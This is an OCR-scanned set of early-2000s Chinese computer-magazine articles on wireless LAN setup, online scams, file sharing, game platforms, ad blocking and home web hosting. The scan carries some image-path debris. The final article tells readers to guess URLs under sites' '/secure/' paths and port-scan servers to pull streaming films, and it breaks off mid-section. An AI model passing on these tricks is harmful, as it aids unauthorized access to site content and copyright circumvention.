组网成本	网络硬件设备价格相对便宜，但布线费用较高	无线网络硬件价格略高，但布线费用非常少；组网成本与有线局域网相差无几

名词解释

❶ AP

可以把AP简单理解为支持无线传输的“交换机”，它能实现无线网卡等终端设备之间、AP与AP之间、AP与有线局域网之间(AP与交换机、集线器相连)的通信(见图1)。



图1　无线AP

❷ 无线网卡

应用最为广泛的无线客户端设备，按接口类型可分为PCI、USB、CardBus、CompactFlash II四种(见图2)。



图2　CardBus接口的无线网卡

网 。

5.无线局域网的组网方式

无线局域网的组网方式主要分为AdHoc和Infrastructure两种 。

AdHoc也就是对等网模式（见图3），只要在互相连接的电脑中安装无线网卡，就可以组建无线局域网，而且不需要使用AP接入点设备。




图3　它无法和有线网络连接，而且支持的电脑数量一般不能超过5台

Infrastructure就是集中控制网络模式，是常用的无线局域网拓扑结构（见图4）：在每台电脑上安装无线网卡，并使用无线AP。




图4　在实现无线网通信的同时，还可以和有线网络建立连接

SOHO/办公环境无线局域网组建实战

组网环境：拥有两台或者多台电脑的家庭用户、拥有多台电脑的商务办公环境。

组网要求：实现多台电脑之间无线通信，共享Internet上网 。

组网设备：一台支持IEEE 802.11b标准的TCL W2011无线AP、多块Sercomm“数宽”USB无线网卡，局域网Internet接入方式为ADSL Modem+宽带路由器。

网络拓扑：ADSL Modem一端接电话，另一端接在宽带路由器的LAN口，局域网的无线AP接在宽带路由器另外一个LAN口上（见图5）。



图5

1.无线接入点AP的安装与设置

Step 1　将AP接入宽带路由器LAN口或使用双绞线/USB线与某台电脑相连，开始调试工作。


> 小提示
>
> ★AP的三种连接调试方式
>
> ①将AP和宽带路由器、交换机或HUB的LAN口相连，之后可以在局域网中的任意一台电脑上安装AP驱动程序，调试和配置AP。
>
> ②使用双绞线将AP和电脑中的普通网卡直接连接，双绞线必须使用交叉线的方式：一头是568A，另一头是568B。
>
> ③使用AP附带的USB数据线和电脑的USB接口直接连接。
>
> ★AP调试完毕后的连接方式
>
> 如果该局域网只是内部通讯，不需要上网，则AP可以在无线局域网内随意放置，同时开启AP的电源。如果该局域网要共享上网，则AP可以连接到宽带路由器、交换机、HUB的LAN口上，或使用交叉线连接到电脑的普通网卡上。

Step 2　安装驱动程序。执行驱动光盘中的W2011\Driver\Setup.exe，出现欢迎画面时按“Next”按钮，根据提示进行安装，安装完毕之后单击“Finish”按钮重新启动电脑。

Step 3　选择“开始→程序→IEEE 802.11 Access Point→Access Point Configuration Utility”（AP配置工具），按照AP的说明书输入AP的IP地址和管理员密码（见图6），按“Connect”按钮。


图6　IP地址和密码可以以后自己修改

Step 4　选择“Configuration→Access Point Setting”（无线接入点设置，见图7），在这里对AP进行相应设置。


图7

“AP Name”（AP名称）：可以给AP起个名字，如果网络中有多个AP的话，AP的名字一定要便于识别和区分。

“ESSID”（无线网名称）：这一项设置非常重要，ESSID就好比接头暗号，只有ESSID相同的无线网卡和AP之间才能建立连接。

“Channel”（信道）：选择无线信号的传输信道，随便选择一个即可，如“channel7”。

“MAC Address”：显示的是AP的MAC地址。

“Dynamic/Static IP Setting”（动态/固定IP设置）：如果宽带路由器没有开启DHCP功能，则需要手动给AP分配IP地址，子网掩码可设置为255.255.255.0，默认网关设置为宽带路由器的IP地址，单击“OK”按钮；如果宽带路由器开启了DHCP功能，则选择“Dynamic IP Address”选项。

Step 5　选择“Configuration→Advanced Settings”（见图8），在这里进一步设置AP的属性。

“Auto Rate Fall Back”：选择是否使用自动传输速率调整，推荐选择使用。

“Authentication Type”：选择验证类型，无线客户端只有




图 8

使用和 AP 一样的验证类型才能互相通信，我们选择"Both"。

"Mode"(操作模式):选中"Access Point"，然后单击"OK"按钮。

小提示

"Access Point"是普通工作模式，可以用来建立无线网卡之间的连接;"Wireless Bridge"(无线网桥)用来无线连接两个或者多个局域网，其中"Point to Point"是一对一的方式，必须在"Remote MAC Address"中输入远程 AP 的 MAC 地址，"Point to MultiPoint"是一对多的方式，可以同时桥接多个 AP。在作为无线网桥使用时，AP 不能同时作为无线接入点"Access Point"来使用，可以在无线网中添加另外的AP。

Step 6 选择"Configuration→Encryption Settings"(加密设置)，设置 AP 在无线传输过程中的加密方式，然后按"Set"按钮激活。最后选择"File→Download Changes"，保存 AP 的设置值。

Step 7 因为我们要通过 ADSL+宽带路由器上网，所以最后将 AP 与宽带路由器 LAN 口相连。

2.USB无线网卡的安装与设置

Step 1 插入 USB 无线网卡，并安装驱动程序。

Step 2 如果宽带路由器没有开启 DHCP 服务，则需要给无线网卡分配一个 IP 地址，网关设置成宽带路由器的 IP 地址；如果开启了 DHCP 服务，则使用"自动获得 IP 地址"方式即可。

小提示

要实现无线局域网内的资源共享,必须在"控制面板→网络→标识"中，将"工作组"设置为统一的名称，"计算机名"必须惟一。另外在"控制面板→网络→配置→文件及打印共享"中，将"允许其他用户访问我的文件"和"允许其他计算机使用我的打印机"选中。

Step 3 选择"开始→程序→Wlan→Wireless LAN Utility→Configuration"(见图 9)。




图 9　勾选"WEP Enabled"，可以进行加密设置，"Status"将显示无线网卡的工作状态

小资料

无线局域网常见故障排除方法

1.无线网卡搜索不到AP

①检查 AP 的电源是否开启，PWR 指示灯是否亮。

②查看无线网卡的硬件安装是否正确。

③查看无线网卡的配置信息，ESSID 标识是否和 AP 一致、密钥 Key 设置是否和 AP 一致。

④可以尝试重新启动一下 AP。

2.无线客户端电脑之间无法正常连接

①检查客户端无线网卡的 ESSID 设置，确保相同。

②查看客户端的IP地址和子网掩码，在Windows 2000/XP下输入ipconfig命令，在Windows 98下输入winipcfg命令，检查电脑是否得到有效的IP地址。

③可以尝试重新启动客户端。

3.无线网卡传输信号弱

①调整 AP 和无线网卡的天线方向，观察信号是否增强。

②不要在靠近无线网络设备的地方使用手机、微波炉设备，减少对无线信号传输的干扰。

③必要时可以在AP和无线网卡上加装无线信号放大器，以加强无线信号的覆盖范围和传输距离。

"Network Type"(网络类型):因为我们使用 AP 进行组网，所以选择"Infrastructure"。

"Transmit Rate"(传输速率):选择"Fully Auto"(自动速率)。

勾选"ESS ID"，在后面输入在 AP 中设置的 ESSID 值"cfan"。

Step 4 进入"AP Browser"选项卡(见图 10)，在这里显示的是网卡工作环境内搜索到的 AP 以及其相关属性，选择要连接的 AP(ESSID: cfan)，单击"Join ESS"按钮进行连接。




图 10

要了解无线网卡的连接状况，看看系统托盘处的无线网卡连接标识就行：蓝色表示无线网连接性能很好，黄色表示无线网连接性能比较弱，红色表示无线网连接性能极弱。

其他客户端无线网卡的安装和设置与上面的步骤类似;要共享 Internet 上网，还需要根据说明书对宽带路由器进行相应的配置，这里就不多说。至此，无线局域网组建成功，通过"网上邻居"就能和无线局域网中的电脑建立连接，实现数据传输和信息交换，打开 IE 就能共享上网了: -)。

小编有话说:近期我国制定了自己的无线局域网强制性国家标准规范 WAPI，使用了保密性更强的无线局域网鉴别与保密基础架构安全协议。该标准将于 2004 年 6 月 1 日正式实施，之后未获得强制性产品认证证书和未施加中国强制性认证标志的无线局域网产品不得出厂、进口、销售或者在其他经营活动中使用。对于目前打算购买和使用无线局域网产品的朋友们来说，不需要担心，该标准的推出并不会影响现在无线网络的正常运行和网络产品的正常使用。

▶▶▶ 火速链接

《无线你的无限——无线局域网导购》:主要讲述了AP和无线网卡的选购知识与产品推荐　2003年第23期第96页

CF [WL03]

看点 喜欢在网上泡着的朋友，经常会遇到形形色色的骗局。我们将为你一一揭露这些骗局的内幕，让你免受不必要的损失与伤害。

给我一双慧眼吧

——网络防骗指南

■ 安徽　zzyi4u



骗子公司的购物网站

案例：网站所卖的产品看上去很正规、专业，主要是笔记本电脑与一些数码产品，而且价格比正常价格低了很多，让人不禁怦然心动。在这些网站上，有公司的地址、电话(可以打通)、公司的总体情况与图片，甚至还有公司的营业执照扫描图片。很多朋友被这些假象迷惑，认为网站的真实性和可靠性不容置疑，从而购买了他们的产品。

真相：公司地址是假的，根本没有那个地方，公司图片是其他公司的，公司营业执照则是经过图像处理过的假执照，完全就是一个皮包公司。至于这些公司的联系电话几乎都能打通，是因为这些电话号码都是临时的固定电话或手机号码。当然，在你发现上当后，就休想再打通了。相当数目的这类公司分布在广东和福建，利用大多数人无法去当地核实公司是否真的存在，从事欺骗活动。运气好一点的话，你买来的商品只是些水货或次品，大多数情况，这些公司根本就没有产品可卖，网站存在的目的就是让一些不明真相的人信以为真、汇款购买。

对策：购物前，先想办法查查当地是否真的存在这些公司、信誉如何，可以询问当地的知情人，或根据联系电话来判断。如果公司的联系电话只有个人手机，那么更要提高警惕了。笔者建议，网上购物还是去知名的购物网站为好。

种种形式的网上赚钱

案例：很多国外的网站提供网络赚钱的服务，如：通过网上冲浪赚钱(上网时开着广告条)、浏览邮件赚钱(每天收看广告邮件)。因为这些网站绝大多数都是国外正规合法的网站，而且国内的确有人收到过寄来的支票，所以有很多网友按照这些网站的要求，天天在网上努力地“赚”美元。当网友们辛辛苦苦地忙了一个月后，却发现自己的账户上只有一点点钱，或自己账户上的钱明明达到了可以给你汇款的额度，但这些网站却拒绝付费。

真相：这些网站大多是采取积分制，可是你会发现，通常条件非常苛刻，看一小时广告，赚不到一美分。除非你有好几级下线，否则，自己的账户金额增加得异常缓慢，一个月能加一美元就很不错了，而网站通常是说达到50或100美元才会汇款给你，可见“赚钱”效率实在太低了。正因如此，众多网友大量的时间、精力和金钱都白白浪费了，最要命的一点，由于在国内存在大量用作弊手法赚钱的账户，使得这些网站往往不定时地删除国内会员的账户或拒绝向国内会员用户付费。

对策：不要再对这种方式的网上赚钱抱有幻想了，除非你有极其“充裕”的时间“免费”上网，但就算是免费上网，这种赚钱方式也对上网效率有很大影响。所以如果我们有这份精力以及可免费上网的优势，还不如去干点其他“有前途”事情吧:-)！

手机注册免费信箱

案例：有时会收到免费注册大容量电子信箱的邮件，邮件上给出了注册的链接，点击后，会发现的确可以访问注册页面，而且注册页面看上去很正规，在注册过程中，多半会出现一个要求输入你的手机号码的链接，以便收到验证码。可是在注册后，发现根本没有收到所谓的验证码。

真相：其实这些页面并不是那些网站的真实注册页面，而是骗子们精心“克隆”的相应页面：从这些页面的网址可以看出来，都是些免费空间。骗子们的目的就是要套出你的手机号码，然后通过给你绑定很难注销的服务，来获得移动运营商的分红，而你就等着看每个月的话费增长吧！

对策：在上网过程中，遇到要输入手机号码的网站，一定要小心再小心，尽量不要随意给出自己的手机号码，如果非要给出不可，也一定要确认是否是正规的大型网站，防止受骗。

创业“公司”的骗局

案例：常常要求你加入某个创业组织(当然是付会费的)，而且信誓旦旦地作出种种承诺，告知盈利前景如何如何美好。可当你满怀希望地寄去会费后，却发现你的付出石沉大海，发财的幻想成为泡影。

真相：仔细看看这些所谓“公司”的网站，大都是粗制滥造，很不专业，而且发信人的地址往往都是一些网上的免费信箱。

对策：网络泡沫已经破灭，参加这些类似于非法传销的网络公司，想赚钱实在是一个太大的疑问。

不要白不要——免费700MB大空间

■ 青岛 小美女

看点 一个几百MB的超大文件想与朋友共享，但文件太大，用E-mail发送，用QQ、MSN Messenger传送都不行，这时该怎么办呢？

手里有很多超大文件想与朋友分享，架设一个FTP服务器是不错的选择，或许你没有这闲功夫，那为你推荐一个好地方：中国活动通信网站。该网站提供了文件上传功能，而且一次可以上传的最大文件为700MB！而且该服务完全免费，甚至不需要注册。赶快将大文件传到上面，让你的朋友尽情下载吧！

上传本地机上的文件有两种办法：网站上传和E-mail发送。

使用网站上传大文件

Step 1 打开http://www.chinamofile.com，单击“存放文件”链接打开上传文件页面。

Step 2 在“选择文件”一栏选择要上传的文件，在“把提取码发送给自己”一栏填写自己的E-mail地址，在“把提取码发送给朋友的email”一栏填写朋友的E-mail地址，设置完毕后单击“上传文件”按钮即可开始上传文件（见图1）。



图1

小提示

★除用E-mail的方式把提取码发送给朋友外，直接告诉朋友提取码也行。
★这种上传方式允许一次上传700MB的大文件！
★如果有多个文件要上传，最好在上传前将这些文件打包成一个压缩文件。
★网站只会为你上传的文件保留30天，所以请注意备份。

Step 3 上传完毕后网站会打开一个页面，里面包括你上传文件的名称、大小、文件提取码、下载地址等信息（见图2），同时你和朋友都将收到一封含有下载地址和文件提取码的E-mail。



图2

Step 4 要下载文件时，既可以直接通过下载地址下载，又可以进入http://www.chinamofile.com，单击“提取文件”链接，输入“文件提取密码”，然后下载文件。

使用E-mail上传大文件

Step 1 将要上传的文件作为附件发送到save@chinamofile.com。

小提示

★可以一次发送多个附件，但总容量不得超过50MB。
★发送邮件时，请注意留意一下你的邮箱提供者所允许发送的最大附件容量，不然会发送失败。

Step 2 稍等一会儿，会收到一封回信，回信中包含了上传文件的下载地址和提取码，下载地址形如http://pickup.chinamofile.com/5833916452947662，提取码形如5833-9164-5294-7662。

Step 3 接下来，就可以让你的朋友通过给出的下载地址或进入网站下载文件了。CF [WL05]

付费网站骗局

案例：此类网站都把自己吹得天花乱坠，有多少多少GB的电影，有多少多少“好看”的东西。网友们便通过汇款等方式注册成为会员，从而享受这份丰富的“大餐”。

真相：从诚信角度看，不少网站非常糟糕，你会发现注册的账户可能很快就无法使用了，或使用起来与网站宣传的效果大相径庭；从法律的角度看，非法网站的存活期会长吗？

对策：谨慎对待收费电影网站，支持正版！

恶意网站骗局

案例：这些网站大多是一些个人网站，当网友们浏览这些网站时，会受到恶意代码或木马程序的攻击，轻则导致电脑使用不正常，重则导致系统崩溃、数据泄露。

真相：也许这些网站站长的目的就是搞破坏，而且用一些不健康的内容吸引网友。

对策：做好电脑安全防护工作，系统勤打补丁，上网时打开实时监控的杀毒软件与防火墙。如果浏览过程中出现异常，立刻停止浏览。最重要的是：不去轻信那些“诱人的广告”，避免浏览一些不健康的内容。

小编有话说：天下掉的馅饼如果能安安全全接住，的确是一件很幸运的事情，小渔也希望哪天能碰到个500万。但是通常情况下，“馅饼”要么是坏的，让我们白伸了一次胳膊；要么就是带刺的，让我们伤了手。所以当看到“馅饼”时，就要谨慎小心，辨其真伪，识其优劣，同时用防火墙、补丁筑起坚固的防线。CF [WL04]

> 看点　装上了宽带,联机对战就不用非得在局域网中进行了,和远在天边的朋友尽情地CS、星际争霸、极品飞车、魔兽争霸吧!

春节放假日 联机对战时

■ 山东　丁涛

随着宽带接入的不断普及,电信、网通、铁通、长宽等宽带接入服务商加入到了“宽带游戏对战平台”的推广中,保证了不同宽带接入方式的用户都能享受到高速、稳定的游戏竞技环境。最重要的一点,目前大多数宽带游戏对战平台的注册和使用都是免费的,相对于其他网络游戏来说,每月可以省下一笔不小的支出。下面以国内著名的浩方对战平台为例,介绍一下宽带游戏对战平台的设置和使用技巧。

Step 1 查看电脑是否安装了IPX/SPX兼容协议。不同的操作系统具体操作步骤略微有所不同,在Windows 2000下,右击“网上邻居”,选择“属性→本地连接→属性”,查看“此连接使用下列选定的组件”中是否存在“NWlink IPX/SPX/NetBIOS Compatible Transport Protocol”或“IPX/SPX兼容协议”。如果不存在,则依次选择“安装→协议→添加”安装IPX/SPX兼容协议。

Step 2 到http://www.cga.com.cn/download.asp下载浩方对战平台客户端程序,下载完成后会自动解压缩到相应文件夹中。浩方对战平台提供的客户端程序有两个版本,教育网用户可以下载“教育网专用版”,非教育网用户下载普通版本即可。

Step 3 运行GameClient.exe客户端程序,点击“注册”按钮根据提示信息免费注册一个CGA用户,然后就可以在客户端程序中输入注册的用户名和密码,按“登录”按钮登录浩方对战平台大厅了(见图1)。



图1

Step 4 点击对战平台上方的“设置”按钮(见图2),在“游戏设置→游戏列表→游戏频道”中选择你要玩的游戏。以反恐精英1.5为例,首先选中“反恐精英1.5”,



图2

点击右边的“浏览”或“搜索”按钮,以手动的方式或自动查找的方式设置游戏可执行文件或其快捷方式,最后点击“确定”按钮。值得注意的是,如果某些游戏在运行时需要附加相关的参数,则可以在“游戏运行参数”后面加入。

Step 5 回到浩方对战平台大厅,点击左边的“游戏频道”按钮,选择一款自己想玩的游戏,如“反恐精英1.5”。选择某游戏之后,会在右边显示不同的省市、地区以及不同的宽带接入服务商游戏专区,如果你是教育网用户,可以选择“菁菁校园”,网通、长宽、铁通的用户可以根据自己的实际情况加入相应的游戏专区(见图3)。选择游戏专区后,会列出房间的信息,包括房间名、在线人数、等级、网络速度。




图3　我使用的宽带是网通ADSL,那自然就选“网通宽带”了

小提示

★网络速度会直接影响你进入房间后的游戏速度,可以点击右边的“测试”按钮重新测试房间的网速。

★选择游戏专区和游戏房间虽然没有地域和宽带接入服务商的限制,但在实际的游戏联机过程中,不同宽带接入服务商的用户之间的连接性能会大打折扣,比如铁通的宽带用户进入网通的专区或游戏房间,往往会出现连接速度极慢、甚至掉线的问题,因此应当尽量选择自己所在地区的宽带接入服务商的游戏专区和房间,以保证联机游戏的速度和稳定性。

Step 6 双击进入某房间,左边是聊天窗口,右边是房间里玩家的列表,玩家朋友们可以借助聊天室和房间里的朋友沟通交流。

①联机无限制类

联机无限制类是指在玩游戏的过程中,玩家可以随时登录或离开房间里的某游戏服务器,反恐精英就属于这一类别 。

游戏的运行方式很简单,点击“启动游戏”就可以直接进入游戏(见图4),和局域网联机对战差不多。如玩“反恐精英1.5”时,选择“进入游戏→局域网对战”,然后点击“刷新”按钮就可以列出整个“游戏房间”中可用的CS服务


图4

器信息，包括CS服务器的名称、地图名称、最大支持联机人数和游戏中已有的人数，选一个喜欢的地图加入就可以了。

当然也可以自己建立一个CS服务器，点击“建立游戏”，选一个CS服务器地图，再设置好最大的在线人数，按“确定”按钮就可以进入自己建立的CS服务器了，刚开始时只有你一个人在游戏中，稍等一会就会有房间里的其他朋友加入进来了。

②固定联机类

固定联机类是指游戏联机以后，别的玩家就不能再加入到游戏中了，魔兽争霸、星际争霸、FIFA2002就属于这一类别。

通过聊天室可以非常方便地邀请到和你一起玩的朋友，邀请之后，点击“启动游戏”按钮。以FIFA2002为例，依次选择“Game Modes → Multiplayer → Network”，在联机设置页面中，希望做主机(游戏服务器)的玩家，可选择“Initiate”按钮建立一个FIFA2002服务器；希望作为客户机加入服务器的玩家，则等做主机的朋友建立好服务器，在“List of Game”列表中显示出建立好的服务器之后，选中该服务器，再点击“Join”按钮加入。FIFA2002之类的游戏，其他玩家联机时看不到房间里已建立的服务器，所以玩家就不能随时加入到游戏中了。

小资料

为何启动游戏后看不到别人建立的游戏服务器，自己建立的服务器别人也无法加入？

解决方法：①确认电脑中是否正确安装了IPX/SPX兼容协议；②关闭网络防火墙软件试试看；③看一下游戏的版本是否正确，盗版用户可能是游戏软件有问题。

论坛求救

如果朋友们在联机和运行游戏过程中遇到了问题，可以到浩方对战平台的论坛http://bbs.cga.com.cn/查找一下旧帖中是否有和你一样的问题以及解决方法，其次可以发帖向论坛里的朋友请教。

其他宽带游戏对战平台推荐

其他宽带游戏对战平台的设置和使用方法与浩方对战平台大同小异：

①互联星空游戏竞技中心：http://xplay.vnet.cn/

游戏客户端下载：http://xplay.vnet.cn/VNetXPlay.exe

②杭州互动游戏中心：http://218.108.248.154/

游戏客户端下载：http://218.108.248.154/customdown.jsp?id=1

③宽带中国战网平台：http://gamecenter.bdchina.com/zhw/zhw.htm

游戏客户端下载：http://playgame.bdchina.com/customdown.jsp?id=1

④东莞宽带游戏中心：http://game.boolu.com/

游戏客户端下载：http://game.boolu.com/download/show.asp?id=52&down=1

⑤新联网宽带互联游戏平台：http://51uc.xinlian.net/

游戏客户端下载：http://game.xinlian.net/GBGame207Setup.exe

CF [WL06]

史上最强的广告拦截软件：

3721上网助手

■满江红

说史上最强的广告拦截软件是3721上网助手，是因为它不仅能拦截标准的IE弹出广告，还能拦截ActiveX控件广告、Windows Messenger信使广告、页面浮动广告、Flash广告。下面我们就按照拦截程度的难易，从难到易进行介绍。

1.拦截页面中的浮动广告

困难程度：★★★★★

网页中的浮动广告是用Javascript脚本编程实现的。要拦截浮动广告，需要对Javascript脚本进行特征字符串分析(类似于病毒特征码匹配)，阻止它显示，因此难度最大。单就此一项功能来说，上网助手就能摘取“最强的广告拦截软件”的桂冠。

2.拦截页面中的Flash广告

困难程度：★★★★☆

网页中的Flash广告使用Macromedia Flash插件来播放，要拦截Flash广告是十分困难的。上网助手使用了一种巧妙的方法，用一个模拟的Flash控件来替换页面中实际的Flash广告，从而阻止了IE去下载真正的Flash广告，实现了对Flash广告的拦截，节省了带宽和时间。

3.拦截ActiveX控件广告

困难程度：★★★☆☆

3721上网助手用钩子(hook)技术来拦截ActiveX控件，有一定的难度。虽然钩子技术已经很流行、很成熟，但是众所周知，使用钩子技术会带来稳定性的问题，因此这个难度也挺大的。不过3721网络实名已经稳定运行了4年多，还没有发现系统不稳定的案例，而3721把这项技术运用到上网助手上，自然是轻车熟路了。

4.拦截IE弹出广告

困难程度：★★☆☆☆

这个功能就不用详细解释了，一些像IE广告拦截专家、超级兔子广告拦截等软件都有这个功能。要注意的是，这个功能虽然不是很难，但是由于有的软件的误拦率较高，把一些鼠标点击打开的弹出窗口也拿下了，因此降低误拦率很重要。目前我用了上网助手有3个月了，还没有发现上网助手误拦的情况。

5.拦截信使广告

困难程度：★☆☆☆☆

这个功能是最容易实现的，只需要关闭Messenger信使服务即可，算得上是锦上添花的功能。虽然简单，但是能实实在在地帮大忙，让不请自来的系统消息无影无踪，所以也值得表扬。

从上面的介绍可以看出，上网助手的确是史上最强的互联网广告拦截软件。它的使用很简单，只需要在地址栏输入“上网助手”或者“assistant.3721.com”，就可以进入3721上网助手的官方网站，享受上面这些强大的功能了。

一分钟在自己的电脑上建网站

■山东　流金岁月

想建网站的朋友时常会为选择服务器空间而感到困惑，买收费空间，无奈囊中羞涩；找免费空间，稳定性的确难以把握。如果装上了宽带，何不考虑把自己的电脑做成一台Web服务器，让其他朋友访问你架设的网站呢？不需要理会PHP、IIS的复杂配置，用PHPTriad软件一分钟就能建立起自己的Web网站。

PHPTriad小档案

软件版本：2.21　　软件大小：12.8MB
软件性质：免费软件　　适用平台：Windows 9x/Me/2000/XP
下载地址：http://dlpchome.cnbb.com.cn/development/sever/php/phptriad2-2-1.exe
软件备注：提供PHP+MySQL服务器环境支持，集成了Apache(Web服务器软件)+PHP(脚本运行程序)+MySQL(数据库程序)+phpMyAdmin(数据库维护工具)。

Step 1 运行phptriad2-2-1.exe将软件安装到C:\apache目录。

Step 2 设置PHPTriad。依次选择"开始→程序→PHPTriad→Apache Console→Start Apache"，启动Apache服务器，如果屏幕显示"Apache/1.3.23<Win32> Running…"则说明Apache服务器顺利启动；然后选择"开始→程序→PHPTriad→MySQL→MySQL-D"，启动MySQL数据库。

小提示

★如果你的网站不使用MySQL数据库，则可省略启动MySQL数据库的操作。

★启动MySQL数据库有两种方式：MySQL-D、MySQL-D-NT，Windows 9x/Me用户选择前者，Windows NT/2000/XP用户选择后者。

Step 3 测试Web服务器环境。打开IE，在地址栏输入http://127.0.0.1/，如果出现欢迎页面(见图1)，则说明Apache服务器工作正常；接着在IE地址栏输入http://127.0.0.1/phpmyadmin/index.php，如果出现"Welcome to phpMyAdmin 2.2.3"欢迎页面，则说明你的MySQL数据库和phpMyAdmin数据库维护工具工作正常。如果发现Apache和MySQL不能正常工作，请先检查一下IE浏览器中是否设置使用了代理服务器，如果使用了，将它取消。



图1

Step 4 设置Web网站的内容。PHPTriad默认的服务器根目录为C:\apache\htdocs，只要把制作好的网站首页文件命名为index.html或index.php，替换原来C:\apache\htdocs目录下的文件即可。再次到IE中打开http://127.0.0.1/，出现的就是你自己的网站首页了。

小提示

完成所有设置之后，将C:\apache\htdocs目录下的phpMyAdmin目录改为其他名字，以防别人用默认的路径http://127.0.0.1/phpmyadmin/index.php使用phpMyAdmin管理工具。

Step 5 发布网站。确认打开http://127.0.0.1/能正确浏览你的网页后，就可以发布自己的网站了。对于公网用户，可以使用"http://本机IP地址/"的方式发布网站，而对于内网用户则需要使用端口映射技术在代理服务器端映射你的主机得到公网IP地址。

小编有话说：对于那些拨号上网的用户来说，每次上网的IP地址是不固定的，这种情况下采用"http://本机IP地址/"的发布方式就不太合适了，可以从http://soft.meibu.com/soft/ddns47.rar下载动态域名解析4.7软件，实现非固定IP地址用户获得固定域名，这样无论何时只要电脑开机在线，朋友们就能通过固定域名访问你的网站了。

安装后运行，点击"注册"按钮(见图2)，根据提示注册一个用户名和一个二级域名，之后使用注册用户名登录客户端程序。在IE中输入注册的二级域名(如http://www.cfan999.meibu.com)，网站就打开了。



图2

以后只要开机运行PHPTriad服务器程序，并登录动态域名解析4.7客户端程序，其他朋友就可以通过http://www.cfan999.meibu.com访问你的网站了。 CF [WL07]

"百度快乐随心搜有奖搜索"第十五期获奖名单

刘　健(北京)　张桂青(青岛)　张　维(甘肃)　赵　伟(山东)
范立生(上海)　吴晓盛(广州)　杨战军(天津)　李向军(甘肃)
付正干(安庆)

以上读者将获得精美"羊羊杯"一只。

翻译有奖第24期获奖名单

王　全(云南)　张晓霞(吉林)　谢　奕(河南)　陈　昕(河北)
周　颖(天津)

以上读者将获得金山软件股份公司办公软件事业部提供的精美笔记簿一个。

看点：①流媒体下载地址获知终极招式。②流媒体下载相关技巧。

电影下载五招突破

■ 青岛 木子丑

岁末新片不断，平时忙于工作和学习的影迷朋友们终于可以倚在沙发上痛痛快快地欣赏佳片了。随着宽带的普及，更多的网上电影以流媒体的形式出现，一般只能在线收看，如果能把影片搬到硬盘慢慢看，岂不更妙？下面让我们一起来研究一下电影下载绝招，我们的目标是：通吃一切在线电影！

芝麻开门

①安装支持流媒体的下载软件，强烈推荐影音传送带Net Transport，其最新1.60c版的下载地址是http://sq.onlinedown.net/down/NVTESetup.EXE。

②安装Net Transport的增强补丁，让你的Net Transport最高可开128个线程，同时执行32个任务的下载，增强补丁下载地址是http://www.soff.net/lb5000/usr/5/5_8974.rar。

③尽量不要使用代理服务器，因为很多代理服务器只开放常用端口，而某些隐藏文件需要通过特殊端口才能访问下载。

第一招 依样画葫

适用范围：已知某站其中一流媒体文件的下载地址，想下载该网站其他文件。

适用度：★★★

下载电影多了就会发现这样一个规律：一般同一个站点的电影下载地址是有共同点的，有时不需要任何工具便能猜出其他电影的真实下载地址，这样，配合Net Transport的批量下载功能，那估计只要一天，我们的硬盘就要告急了。

实例：批量下载某网站的电影文件。

笔者用RealOne Player在线播放某站的电影A时，在RealOne Player中右击，选择“属性”，发现其下载地址为rtsp://218.106.xxx.xxx/secure/港台影视/a.rmvb，于是通过该地址的规律尝试了一下另一个港台电影B，成功了，B的下载果然是rtsp://218.106.xxx.xxx/secure/港台影视/b.rmvb。使用该方法时一定要灵活，有些下载地址是按照数字先后来排列的，大家在测试时要耐心一点，只要找到规律就意味着有取之不尽的电影可看了^-^！

第二招 蓦然回首

适用范围：下载保存很多在线收听或收看过的音视频文件。

适用度：★★★

在线欣赏流媒体后，可能很多费尽心思苦苦找寻的电影文件已经保存在IE缓存里了，我们要做的仅仅是将这些文件从IE缓存转移到其他目录而已。

实例：下载保存某在线音乐网站的wma音乐文件。

打开该音乐站点，在线播放一遍自己想要保存的歌曲，然后在IE菜单中依次运行“工具→Internet选项→设置→查看文件”命令打开IE临时文件夹，单击“搜索”，关键词填写“*.wma”，搜索到后将文件复制下来备份就行了。

小提示

★使用最新版本的RealOne Player和Windows Media Player可以更方便地保存此类文件，方法如下：

①Windows Media Player 9：首先播放一遍要保存的文件，然后再次点击“播放”按钮播放该文件，单击“文件→媒体另存为”命令保存。

②RealOne Player：同样先在线播放一遍要保存的文件，然后再次播放该文件，打开“Media Browser”，单击“Now Playing”项后，单击“save”图标，弹出“Save as Playlist”和“Save as File”两个选项，选择“Save as File”将文件保存到某个目录中。

★该方法只对少部分在线收听或收看的文件有用，不过使用起来的确很方便，大家不妨尝试一下。

第三招 端口扫描

适用范围：当用断线法获知的下载地址无效时，该如何进一步弄清真实地址。

适用度：★★★★

断线法可以用来查看流媒体的真实地址，不过这种办法不是万能的，很多时候利用这种方法获得的地址并不能下载，这是由于尽管这些电影的下载地址的IP地址和路径不变，但它的端口却并不是默认的，而且可能经常变化。此时，就需要利用端口扫描软件进行分析了。
